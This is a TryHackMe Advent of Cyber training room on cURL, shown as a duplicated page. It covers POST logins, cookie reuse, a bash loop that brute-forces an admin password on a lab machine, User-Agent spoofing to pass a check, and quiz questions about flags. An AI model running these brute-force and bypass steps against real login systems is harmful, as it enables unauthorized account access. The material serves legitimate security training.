We use cookies to ensure you get the best user experience. For more information see our cookie policy.
Exploitation with cURL - Hoperation Eggsploit
The evil Easter bunnies operate a web control panel that holds the wormhole open. Using cURL, identify the endpoints, send the required requests, and shut the wormhole once and for all.
Task 1: Introduction
The Story
According to blue-team intel, the wormhole is held open by a control panel on the Evil Bunnies' web server. The team must shut it down first to cut off reinforcements before facing King Malhare.
However, the terminal they have is bare. No Burp Suite, no browser, just a command prompt.
But that's fine. The team will use the command line and cURL to speak HTTP directly: send requests, read responses, and find the endpoints that shut the portal.
Learning Objectives
Understand what HTTP requests and responses are at a high level.
Use cURL to make basic requests (using GET) and view raw responses in the terminal.
Send POST requests with cURL to submit data to endpoints.
Work with cookies and sessions in cURL to maintain login state across requests.
Connecting to the Machine

Before moving forward, review the questions in the connection card shown below:
Start your target VM by clicking the Start Lab Machine button below. The machine will need about 2 minutes to fully boot. Additionally, start your AttackBox by clicking the Start AttackBox button below. The AttackBox will start in split view. In case you can not see it, click the Show Split View button at the top of the page.
Answer the questions below
I have successfully started the AttackBox and the lab machine!
Task 2: Web Hacking Using cURL
HTTP Requests Using cURL
Applications, like our browsers, communicate with servers using HTTP (Hypertext Transfer Protocol). Think of HTTP as the language for asking a server for resources (pages, images, JSON data) and getting answers back.
So if you want to access a website, your browser sends an HTTP request to the web server. If the request is valid, the server replies with an HTTP response that contains the data needed to display the website.
In the absence of a browser, you can still speak HTTP directly from the command line. The simplest way is with cURL.
curl is a command-line tool for crafting HTTP requests and viewing raw responses. It's ideal when you need precision or when GUI tools aren't available.
Trying out cURL
Once you have AttackBox ready. Open a command prompt and run the command below:
AttackBox Terminal
root@attackbox:~# curl http://MACHINE_IP/
What happens after running the command is that curl sends an HTTP GET request for the site's home page. An HTTP response is received containing the body, which is then printed in the terminal. Because this is a terminal, instead of rendering the webpage, what you'll see is the text representation of the page in HTML.
Sending POST Requests
Suppose you've found a login form whose POST target is /post.php. When you log in through a browser, it sends a POST request to the server containing the credentials you entered. We can simulate this directly from the terminal.
A normal login form submission might look like this:
AttackBox Terminal
root@attackbox:~# curl -X POST -d "username=user&password=user" http://MACHINE_IP/post.php
You should get the reply Invalid credentials.
Here's what's happening:
-X POST tells cURL to use the POST method.
-d defines the data we're sending in the body of the request.
The data will be sent in URL-encoded format, which is the same as what HTML forms use.
If the application expects additional fields, like a "Login" button or a CSRF token, they can be included too:
AttackBox Terminal
root@attackbox:~# curl -X POST -d "username=user&password=user&submit=Login" http://MACHINE_IP/post.php
To view exactly what the server returns (including headers and potential redirects), add the -i flag:
AttackBox Terminal
root@attackbox:~# curl -i -X POST -d "username=user&password=user" http://MACHINE_IP/post.php
If the site responds with a Set-Cookie header, that's a good sign, it means you've successfully logged in or at least triggered a session.
Using Cookies and Sessions
Once you log in, web applications use cookies to keep your session active. When you make another request with your browser, the cookie gets sent automatically, but with cURL, you need to handle it yourself.
The -b option tells cURL to send the saved cookies in the next request, just like a browser would.
This is exactly how session replay testing works, by replaying valid cookies in separate requests.
Automating Login and Performing Brute Force Using cURL
Now that we can send POST requests and manage sessions, it's time to automate things. Let's simulate a brute-force attack against a weak login form.
Start by creating a file called passwords.txt and place the following passwords inside it:
admin123
password
letmein
secretpass
secret
Then, create a simple bash loop called loop.sh to try each password against bruteforce.php and copy-paste the following code inside it:
for pass in $(cat passwords.txt); do
  echo "Trying password: $pass"
  response=$(curl -s -X POST -d "username=admin&password=$pass" http://MACHINE_IP/bruteforce.php)
  if echo "$response" | grep -q "Welcome"; then
    echo "[+] Password found: $pass"
    break
  fi
done
Then add the execute permission to the script and run it, as shown below:
$(cat passwords.txt) reads each password from the file.
curl -s sends the login request silently (no progress meter).
The response is stored in a variable.
grep -q checks if the response contains a success string (like “Welcome”).
When found, it prints the working password and exits the loop.
This exact method underpins tools like Hydra, Burp Intruder, and WFuzz. By doing it manually, you understand what's happening under the hood: a repetitive HTTP POST with variable data, waiting for a different response.
Bypassing User-Agent Checks
Some applications block cURL by checking the User-Agent header. For example, the server may reject requests with: User-Agent: curl/7.x.x
To specify a custom user-agent, we can use the -A flag:
Terminal
root@attackbox:~# curl -A "internalcomputer" http://MACHINE_IP/ua_check.php
To confirm the check:
Terminal
      root@attackbox:~# curl -i http://MACHINE_IP/ua_check.php
root@attackbox:~# curl -i -A "internalcomputer" http://MACHINE_IP/ua_check.php
If the first fails and the second succeeds, the UA check is working, and you've bypassed it by spoofing.
Bonus Mission
This section is optional and applies only to the final bonus question. The instructions in this section do not apply to the regular questions. Feel free to skip it and proceed with the regular questions if you don’t intend to attempt it.
Before the final battle can begin, the wormhole must be closed to stop enemy reinforcements. The evil Easter bunnies operate a web control panel that holds it open. The blue team must identify endpoints, authenticate and obtain the operator token, and call the close operation.
Hint: Use rockyou.txt when brute forcing for the password (only for the bonus mission). The PIN is between 4000 and 5000.
Make a POST request to the /post.php endpoint with the usernameadmin and the passwordadmin. What is the flag you receive?
Make a request to the /cookie.php endpoint with the usernameadmin and the passwordadmin and save the cookie. Reuse that saved cookie at the same endpoint. What is the flag your receive?
After doing the brute force on the /bruteforce.php endpoint, what is the password of the admin user?
Make a request to the /agent.php endpoint with the user-agent TBFC. What is the flag your receive?
Bonus question: Can you solve the Final Mission and get the flag?
Task 3: Conclusion
The Final Battle Commences
With the wormhole closed, King Malhare no longer had access to his reinforcements. McSkidy looked to her fellow Wareville town members. The king would only be vulnerable for a moment. The time to strike was now!
“Charge!!!” McSkidy exclaimed.
McSkidy and the townspeople of Wareville began unloading a barrage of snowballs on the king’s bunny battalion. They quickly returned fire with egg projectiles. The skyline became a blur of snowballs and eggs, and McSkidy used this moment of chaos to sneak into the king’s throne room.
Just as McSkidy was about to gain entry, a voice stopped her. “Not so fast,” giggled Sir Carrotbane.
He slowly approached McSkidy, who suddenly felt underprepared. Just when she thought she was out of luck, Sir Breachblocker III stepped in front of her.
“Go,” he simply said.
“Wh… what are you doing?” Sir Carrotbane stuttered.
“What I should have done a long time ago. What’s right!” Sir Breachblocker III slammed his shield into the snow and drew his sword. “GO!” he shouted, turning to McSkidy.
The End of the Road
McSkidy seized the moment and ran into the king’s throne room, where she found King Malhare throwing a tantrum.
“WHERE ARE MY REINFORCEMENTS?!”
“They’re not coming, Malhare,” McSkidy affirmed. “It’s over. Wareville is ours. Now let’s see how you like being captive. Now!”
As she shouted, two Wareville town members sprang a cage on the king.
It was over. Thanks in large part to your efforts, McSkidy had been freed, and King Malhare had finally been stopped. Wareville was safe once again. The king was dethroned and sent to HopSec Prison along with his coconspirator, Sir Carrotbane. Sir Breachblocker III was pardoned for his part in stopping the king’s tyrannical plan and later became King Breachblocker.
Congratulations on finishing Advent of Cyber and saving the day! From all of us at TryHackMe, have a Merry Soc-Mas and a “Hoppy” New Year!
The evil Easter bunnies operate a web control panel that holds the wormhole open. Using cURL, identify the endpoints, send the required requests, and shut the wormhole once and for all.
easy
30 min
39,855
To access material, start machines and answer questions login.
Advent of Cyber 2025 - Day 24 - Exploitation with cURL - Hoperation Eggsploit
Source: YouTube
The Story
According to blue-team intel, the wormhole is held open by a control panel on the Evil Bunnies' web server. The team must shut it down first to cut off reinforcements before facing King Malhare.
However, the terminal they have is bare. No , no browser, just a command prompt.
But that's fine. The team will use the command line and cURL to speak directly: send requests, read responses, and find the endpoints that shut the portal.
Learning Objectives
Understand what HTTP requests and responses are at a high level.
Use cURL to make basic requests (using GET) and view raw responses in the terminal.
Send POST requests with cURL to submit data to endpoints.
Work with cookies and sessions in cURL to maintain login state across requests.
Connecting to the Machine
Before moving forward, review the questions in the connection card shown below:
Start your target by clicking the Start Lab Machine button below. The machine will need about 2 minutes to fully boot. Additionally, start your AttackBox by clicking the Start AttackBox button below. The AttackBox will start in split view. In case you can not see it, click the Show Split View button at the top of the page.
Set up your virtual environment
To successfully complete this room, you'll need to set up your virtual environment. This involves starting both your AttackBox (if you're not using your VPN) and Lab Machines, ensuring you're equipped with the necessary tools and access to tackle the challenges ahead.
Attacker machine
Status:Off
Lab machine
Status:Off
Answer the questions below
I have successfully started the AttackBox and the lab machine!
Requests Using cURL
Applications, like our browsers, communicate with servers using HTTP (Hypertext Transfer Protocol). Think of HTTP as the language for asking a server for resources (pages, images, data) and getting answers back.
So if you want to access a website, your browser sends an HTTP request to the web server. If the request is valid, the server replies with an HTTP response that contains the data needed to display the website.
In the absence of a browser, you can still speak HTTP directly from the command line. The simplest way is with cURL.
curl is a command-line tool for crafting HTTP requests and viewing raw responses. It's ideal when you need precision or when GUI tools aren't available.
Trying out cURL
Once you have AttackBox ready. Open a command prompt and run the command below:
AttackBox Terminal
root@attackbox:~#curl http://MACHINE_IP/
What happens after running the command is that curl sends an HTTP GET request for the site's home page. An HTTP response is received containing the body, which is then printed in the terminal. Because this is a terminal, instead of rendering the webpage, what you'll see is the text representation of the page in HTML.
Sending POST Requests
Suppose you've found a login form whose POST target is /post.php. When you log in through a browser, it sends a POST request to the server containing the credentials you entered. We can simulate this directly from the terminal.
A normal login form submission might look like this:
AttackBox Terminal
root@attackbox:~#curl-X POST -d"username=user&password=user" http://MACHINE_IP/post.php
You should get the reply Invalid credentials.
Here's what's happening:
-X POST tells cURL to use the POST method.
-d defines the data we're sending in the body of the request.
The data will be sent in URL-encoded format, which is the same as what HTML forms use.
If the application expects additional fields, like a "Login" button or a CSRF token, they can be included too:
AttackBox Terminal
root@attackbox:~#curl-X POST -d"username=user&password=user&submit=Login" http://MACHINE_IP/post.php
To view exactly what the server returns (including headers and potential redirects), add the -i flag:
AttackBox Terminal
root@attackbox:~#curl-i-X POST -d"username=user&password=user" http://MACHINE_IP/post.php
If the site responds with a Set-Cookie header, that's a good sign, it means you've successfully logged in or at least triggered a session.
Using Cookies and Sessions
Once you log in, web applications use cookies to keep your session active. When you make another request with your browser, the cookie gets sent automatically, but with cURL, you need to handle it yourself.
$(cat passwords.txt) reads each password from the file.
curl -s sends the login request silently (no progress meter).
The response is stored in a variable.
grep -q checks if the response contains a success string (like “Welcome”).
When found, it prints the working password and exits the loop.
This exact method underpins tools like Hydra, Burp Intruder, and WFuzz. By doing it manually, you understand what's happening under the hood: a repetitive HTTP POST with variable data, waiting for a different response.
Bypassing User-Agent Checks
Some applications block cURL by checking the User-Agent header. For example, the server may reject requests with: User-Agent: curl/7.x.x
To specify a custom user-agent, we can use the -A flag:
If the first fails and the second succeeds, the UA check is working, and you've bypassed it by spoofing.
Bonus Mission
This section is optional and applies only to the final bonus question. The instructions in this section do not apply to the regular questions. Feel free to skip it and proceed with the regular questions if you don’t intend to attempt it.
Before the final battle can begin, the wormhole must be closed to stop enemy reinforcements. The evil Easter bunnies operate a web control panel that holds it open. The blue team must identify endpoints, authenticate and obtain the operator token, and call the close operation.
Hint: Use rockyou.txt when brute forcing for the password (only for the bonus mission). The PIN is between 4000 and 5000.
Make a POST request to the /post.php endpoint with the usernameadmin and the passwordadmin. What is the flag you receive?
Make a request to the /cookie.php endpoint with the usernameadmin and the passwordadmin and save the cookie. Reuse that saved cookie at the same endpoint. What is the flag your receive?
After doing the brute force on the /bruteforce.php endpoint, what is the password of the admin user?
Make a request to the /agent.php endpoint with the user-agent TBFC. What is the flag your receive?
Bonus question: Can you solve the Final Mission and get the flag?
The Final Battle Commences
With the wormhole closed, King Malhare no longer had access to his reinforcements. McSkidy looked to her fellow Wareville town members. The king would only be vulnerable for a moment. The time to strike was now!
“Charge!!!” McSkidy exclaimed.
McSkidy and the townspeople of Wareville began unloading a barrage of snowballs on the king’s bunny battalion. They quickly returned fire with egg projectiles. The skyline became a blur of snowballs and eggs, and McSkidy used this moment of chaos to sneak into the king’s throne room.
Just as McSkidy was about to gain entry, a voice stopped her. “Not so fast,” giggled Sir Carrotbane.
He slowly approached McSkidy, who suddenly felt underprepared. Just when she thought she was out of luck, Sir Breachblocker III stepped in front of her.
“Go,” he simply said.
“Wh… what are you doing?” Sir Carrotbane stuttered.
“What I should have done a long time ago. What’s right!” Sir Breachblocker III slammed his shield into the snow and drew his sword. “GO!” he shouted, turning to McSkidy.
The End of the Road
McSkidy seized the moment and ran into the king’s throne room, where she found King Malhare throwing a tantrum.
“WHERE ARE MY REINFORCEMENTS?!”
“They’re not coming, Malhare,” McSkidy affirmed. “It’s over. Wareville is ours. Now let’s see how you like being captive. Now!”
As she shouted, two Wareville town members sprang a cage on the king.
It was over. Thanks in large part to your efforts, McSkidy had been freed, and King Malhare had finally been stopped. Wareville was safe once again. The king was dethroned and sent to HopSec Prison along with his coconspirator, Sir Carrotbane. Sir Breachblocker III was pardoned for his part in stopping the king’s tyrannical plan and later became King Breachblocker.
Congratulations on finishing Advent of Cyber and saving the day! From all of us at TryHackMe, have a Merry -Mas and a “Hoppy” New Year!
Answer the questions below
I just completed Advent of Cyber 2025!
Ready to learn Cyber Security?
TryHackMe provides free online cyber security training to secure jobs & upskill through a fun, interactive learning environment.